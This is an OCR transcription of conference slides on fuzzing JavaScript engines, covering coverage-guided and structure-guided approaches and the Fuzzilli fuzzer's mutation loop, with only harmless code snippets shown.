
ISC 2022 第十届互联网安全大会

360互联网安全中心

JS漏洞的挖掘与利用

演讲嘉宾：冯柱天　奇点实验室高级安全研究员

何豪杰　奇点实验室安全研究员



目录

CONTENTS

1 Background

2 A new guide for JSFuzz

3 A new bug and exploit

4 Takeaways

01

Background

Review of JS Fuzzing technology

What is JS Fuzzing?


Step1 Generate JS source code

Step2 Feed the generated code to the JS engine

Step3 Check states of engine

Step4 Update states of generator

Step5 Loop




Another view of Fuzzing

Input Space: I Target Engine: E Monitor: M

Fuzzing Problem:

Find $\boldsymbol{i} \in I$, $\boldsymbol{i}$ can trigger an unexpected behavior of E.

And this unexpected behavior should be observed by M.




Another view of Fuzzing

Given target engine E and monitor M, fuzzing is a search problem.

Fuzzing Problem (Given E and M):

Search for $i \in I$, i can trigger at least one unexpected behavior of E which can be observed by M.



A third view of Fuzzing

We are not searching for some certain inputs.

What we are searching for is the bugs,

i.e. the **unexpected states**.

How to catch the “light”

- Extrapolating from “the laws of physics”
  - **Mutation-based fuzzing, extrapolated from “Universal Gravitation “**
    Bugs are locally aggregated, so it may be easier to find one from another.
  - ……

How to catch the “light”

- Extrapolating from “the laws of physics”
    - **Mutation-based fuzzing, extrapolated from “Universal Gravitation “**
      Bugs are locally aggregated, so it may be easier to find one from another.
    - ……
- Knowledge about “the universe”
    - **Expert Knowledge**
      Some particular modules of a specified target is buggy.
    - ……

How to catch the “light”

- Extrapolating from “the laws of physics”
  - **Mutation-based fuzzing, extrapolated from “Universal Gravitation “**
    Bugs are locally aggregated, so it may be easier to find one from another.
  - ……
- Knowledge about “the universe”
  - **Expert Knowledge**
    Some particular modules of a specified target is buggy.
  - ……
- Simply searching more space
  - **Coverage Guided Grey-box fuzzing**
    Remember the paths I ‘ve traveled, and I wanna go somewhere new.
  - ……

How to catch the “light”

- Extrapolating from “the laws of physics”
  - **Mutation-based fuzzing, extrapolated from “Universal Gravitation “**
    Bugs are locally aggregated, so it may be easier to find one from another.
  - ……
- Knowledge about “the universe”
  - **Expert Knowledge**
    Some particular modules of a specified target is buggy.
  - ……
- Simply searching more space
  - **Coverage Guided Grey-box fuzzing** ← Very effective in practice
    Remember the paths I ‘ve traveled, and I wanna go somewhere new.
  - ……

Current JS Fuzzing Guides

Coverage Guide

E.g. edge coverage used in Fuzzilli

- Every control flow edge is instrumented to see if it is covered during every single run.
- Search in a projection space of the *runtime state space*.

Current JS Fuzzing Guides

Coverage Guide

E.g. edge coverage used in Fuzzilli

- Every control flow edge is instrumented to see if it is covered during every single run.
- Search in a projection space of the *runtime state space*.

Structure Guide

E.g. the complexity measure used in IFuzzer

- Aim at measuring and controlling the number of paths through a program.
- Search in a subspace of the *input space*.

Limitation of Coverage Guide


- Triggering a bug often needs not only reaching a certain code point, but also a specified memory/register state.

Limitation of Coverage Guide


- Triggering a bug often needs not only reaching a certain code point, but also a specified memory/register state.

Example:

- Interpretative execution




```
 0 : 7d          StackCheck
 1 : 1c 02       Ldar a1
 3 : 28 03 02    Add a0, [2]
 6 : 1d fa       Star r0
 8 : 1c 02       Ldar a1
10 : 4f 03 03    TestGreaterThan a0, [3]
13 : 74 09       JumpIfFalse [9] (@22)
15 : 1c 02       Ldar a1
17 : 29 03 04    Sub a0, [4]
20 : 1d fa       Star r0
22 : 1c fa       Ldar r0
24 : 81          Return
```



Limitation of Coverage Guide

- Triggering a bug often needs not only reaching a certain code point, but also a specified memory/register state.
- May not help the fuzzer to explore the coverage thoroughly. And will quickly reach the bottleneck in practice.
- The instrumentation slow down the execution. (5x+ in our experiments.)



Limitation of Coverage Guide


- Triggering a bug often needs not only reaching a certain code point, but also a specified memory/register state.

- May not help the fuzzer to explore the coverage thoroughly. And will quickly reach the bottleneck in practice.


- The instrumentation slow down the execution. (5x+ in our experiments.)

Limitation of Current Structure Guide

- Capture the control flow information only.
  The following two pieces of code are considered equally interesting.



```
let v1 = true;
v1 /= v1;
let v2 = v1 || 1;
v2 <<= v1;
let v3 = v2 >> v2;
```



```
let v1 = true;
let v2 = true;
let v3 = true;
let v4 = true;
```

Limitation of Current Structure Guide

- Capture the control flow information only.
The following two pieces of code are considered equally interesting.

- Low interpretability:
It's hard to define what kind of structure is good.
Though triggering a new bug requires an input sample of appropriate complexity, it is not trivial to characterizing complex structures for the interpreter/compiler.

Review of Current Guides

- Coverage Guide
  - Aim to find more different behaviors with respect to the control flow, but ignore the memory states.

- Structure Guide
  - Describe the vulnerability characteristics of samples. Guide fuzzers to generate samples with certain features.
  - Such methods tend to be poorly interpretable.

02

A new guide for JSFuzz

New Aspect

- PoC samples tend to have some obvious vulnerability semantics.
- Vulnerability semantics itself is not a definable semantics.

  We borrow ideas from the code coverage approach and aim to explore more diverse sample semantics.
- Meanwhile, semantics of samples finally define both the control flow states and memory states of the JS engine.

Fuzzilli

A **coverage-guided** fuzzer for dynamic language interpreters based on a custom intermediate language ("**FuzzIL**") which can be mutated and translated to JavaScript.

FuzzIL

An intermediate language in static single assignment form that is easier to be analyzed and manipulated.

coverage-guide

Once a sample enable the JS engine to run through a new edge, it is regarded as interesting and saved into corpus.

Fuzzilli

- **Step1** Pick a random sample from the corpus

```
v0  <-  LoadInt   3
v1  <-  LoadInt 42
v2  <-  LoadString "A"
v3  <-  CallMethod v2 ,’repeat ’,[v1]
v4  <-  CreateArray [v3 , v2]
```

Fuzzilli


- **Step1** Pick a random sample from the corpus
- **Step2** Analyze context info / type info
  - **Rule1**: return type of LoadInt is integer
  - **Rule2**: return type of LoadString is jsString
  - **Rule3**: return type of CallMethod depends
    jsString .repeat is of type [integer]=>jsString
  - **Rule4**: return type of CreateArray is jsArray

```
v0  <-  LoadInt  3
v1  <-  LoadInt 42
v2  <-  LoadString "A"
v3  <-  CallMethod v2 ,'repeat ',[v1]
v4  <-  CreateArray [v3 , v2]
```

```
v0 <- Integer
v1 <- Integer
v2 <- jsString
v3 <- jsString
v4 <- jsArray
```

Fuzzilli

- **Step1** Pick a random sample from the corpus
- **Step2** Analyze context info such as type info
- **Step3** Pick a mutator and do it



```
v0  <-  LoadInt  3
v1  <-  LoadInt 42
v2  <-  LoadString "A"
v3  <-  CallMethod v2 ,'repeat ',[v1]
v4  <-  CreateArray [v3 , v2]

⇓ InputMutator

V0  <-  LoadInt  3
v1  <-  LoadInt 42
v2  <-  LoadString "A"
v3  <-  CallMethod v2 ,'repeat ',[v0]
v4  <-  CreateArray [v3 , v2]
```

Fuzzilli

- **Step1** Pick a random sample from the corpus
- **Step2** Analyze context info such as type info
- **Step3** Pick a mutator and do it
- **Step4** Lift to JavaScript and run

```
V0   <-   LoadInt  3
v1   <-   LoadInt 42
v2   <-   LoadString "A"
v3   <-   CallMethod v2 ,'repeat ',[v0]
v4   <-   CreateArray [v3 , v2]
```

⇓ Lift


```
let v1 = 42;
let v2 = "A";
let v3 = v2.repeat(3);
let v4 = [v3, v2];
```

Fuzzilli


- **Step1** Pick a random program from the corpus
- **Step2** Analyze context info such as type info
- **Step3** Pick a mutator and do it
- **Step4** Lift to JavaScript and run
- **Step5** Postprocess (check crash, check cov …)

Data Flow in FuzzIL

